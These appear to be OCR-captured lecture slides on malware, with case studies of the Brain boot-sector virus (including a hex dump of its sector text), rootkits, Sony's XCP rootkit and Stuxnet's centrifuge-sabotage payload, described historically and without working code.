
PUTTING IT ALL TOGETHER SOUNDS HARD…

- **Creating** a virus can be really difficult
  - Historically error prone
- But **using** them is easy: any scriptkiddy can use metasploit
  - Good news: so can any white hat pen tester



HOW MUCH MALWARE IS THERE?

- Polymorphic and metamorphic viruses can make it easy to *miscount* viruses
- Take numbers with a grain of salt
  - Large numbers are in the AV vendors' best interest



https://www.av-test.org/en/statistics/malware/

HOW DO WE CLEAN UP AN INFECTION?

An often overlooked question

- Depends what the virus did, but..

- May require restoring / repairing files
  - A service that antivirus companies sell

- What if the virus ran as root?
  - May need to rebuild the entire system

- So what, just recompile it?
  - What if the malware left a backdoor in your compiler?
    - Compile the malware back into the compiler
  - May need to use original media and data backups


VIRUS
CASE STUDIES

BRAIN

First IBM PC virus (1987)

- Propagation method
  - Copies itself into the boot sector
  - Tells the OS that all of the boot sector is "faulty" (so that it won't list contents to the user)
    - Thus also one of the first examples of a **stealth** virus
  - Intercepts disk read requests for 5.25" floppy drives
    - Sees if the 5th and 6th bytes of the boot sector are 0x1234
    - If so, then it's already infected, otherwise, infect it

- Payload:
  - Nothing really; goal was just to spread (to show off?)
  - However, it served as the template for future viruses


PC Tools Deluxe R4.22
Disk View/Edit Service
Path=A:
Absolute sector 0000000, System BOOT
Displacement
Hex codes
0000(0000) FA E9 4A 01 34 12 00 07 14 00 01 00 00 00 00 20
0016(0010) 20 20 20 20 20 20 57 65 6C 63 6F 6D 65 20 74 6F
0032(0020) 20 74 68 65 20 44 75 6E 67 65 6F 6E 20 20 20 20
0048(0030) 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 28 63 29 20 31 39 38 36 20 42 61 73 69 74 20
0096(0060) 26 20 41 6D 6A 61 64 20 28 70 76 74 29 20 4C 74
0112(0070) 64 2E 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0128(0080) 20 42 52 41 49 4E 20 43 4F 4D 50 55 54 45 52 20
0144(0090) 53 45 52 56 49 43 45 53 2E 2E 37 33 30 20 4E 49
0160(00A0) 5A 41 4D 20 42 4C 4F 43 4B 20 41 4C 4C 41 4D 41
0176(00B0) 20 49 51 42 41 4C 20 54 4F 57 4E 20 20 20 20 20
0192(00C0) 20 20 20 20 20 20 20 20 20 20 20 4C 41 48 4F 52
0208(00D0) 45 2D 50 41 4B 49 53 54 41 4E 2E 2E 50 48 4F 4E
0224(00E0) 45 20 3A 34 33 30 37 39 31 2C 34 34 33 32 34 38
0240(00F0) 2C 32 38 30 35 33 30 2E 20 20 20 20 20 20 20 20
ASCII value
Welcome to
the Dungeon
(c) 1986 Basit
& Amjad (pvt) Lt
d.
BRAIN COMPUTER
SERVICES..730 NI
ZAM BLOCK ALLAMA
IQBAL TOWN
LAHOR
E-PAKISTAN..PHON
E :430791,443248
,280530.
Home=beg of file/disk End=end of file/disk
ESC=Exit PgDn=forward PgUp=back F2=chg sector num F3=edit F4=get name

ROOTKITS

Malicious code that hides from discovery

- Ways to hide:
  - By intercepting system calls, patching the kernel, etc.
  - Often effectively done by a man in the middle attack

- Rootkit revealer: analyzes the disk offline and through the online system calls, and compares

- Mark Russinovich ran a rootkit revealer and found a rootkit in 2005…

SONY XCP ROOTKIT

Detected 2005

SONY XCP ROOTKIT

Detected 2005

- Goal: keep users from copying copyrighted material

SONY XCP ROOTKIT

Detected 2005

- Goal: keep users from copying copyrighted material

- How it worked:
  - Loaded thanks to autorun.exe on the CD
  - Intercepted read requests for its music files
  - If anyone but Sony's music player is accessing them, then garble the data
  - Hid itself from the user (to avoid deletion)

SONY XCP ROOTKIT

Detected 2005

- Goal: keep users from copying copyrighted material

- How it worked:
  - Loaded thanks to autorun.exe on the CD
  - Intercepted read requests for its music files
  - If anyone but Sony's music player is accessing them, then garble the data
  - Hid itself from the user (to avoid deletion)

- How it messed up
  - Morally: violated trust
  - Technically: Hid ***all files*** that started with "sys"
  - Seriously?: The uninstaller did not check the integrity of the code it downloaded, and would not delete it afterwords.

STUXNET

June 2010

- Virus in that it initially spread by infected USB stick
  - Once inside a network, it acted as a worm, spreading quickly
- Exploited **four** zero-day exploits
  - Zero-day: Known to only the attacker until the attack
  - Typically, one zero-day is enough to profit
  - Four was unprecedented
    - Immense cost and sophistication on behalf of the attacker
- Rootkit: installed *signed* device drivers
  - Thereby avoiding user alert when installing
  - Signed with certificates stolen from two Taiwanese CAs

STUXNET: PAYLOAD

STUXNET: PAYLOAD

- Do nothing

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland
  - .. those ones that are used to operate centrifuges

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland
  - .. those ones that are used to operate centrifuges
  - .. for producing enriched uranium for nuclear weapons

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland
  - .. those ones that are used to operate centrifuges
  - .. for producing enriched uranium for nuclear weapons
- In which case, slowly increase the freq to 1410Hz

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland
  - .. those ones that are used to operate centrifuges
  - .. for producing enriched uranium for nuclear weapons
- In which case, slowly increase the freq to 1410Hz
  - You know, enough to break the centrifuge

STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland
  - .. those ones that are used to operate centrifuges
  - .. for producing enriched uranium for nuclear weapons
- In which case, slowly increase the freq to 1410Hz
  - You know, enough to break the centrifuge
  - .. all the while sending “looks good to me” readings to the user


STUXNET: PAYLOAD

- Do nothing
- Unless attached to particular models of frequency converter drives that operate at 807-1210Hz
  - You know, like those in Iran and Finland
  - .. those ones that are used to operate centrifuges
  - .. for producing enriched uranium for nuclear weapons
- In which case, slowly increase the freq to 1410Hz
  - You know, enough to break the centrifuge
  - .. all the while sending “looks good to me” readings to the user
  - .. then drop back to normal range

STUXNET: PAYLOAD

- Targets industrial control systems by overwriting programmable logic boards

- Man-in-the-middle between Windows and Siemens control systems; looked like it was working properly to the operator



- In reality, it sped up and slowed down the motors

- Result: Destroy (or at least decrease the productivity of) nuclear centrifuges

STUXNET: PAYLOAD

- Targets industrial control systems by overwriting programmable logic boards

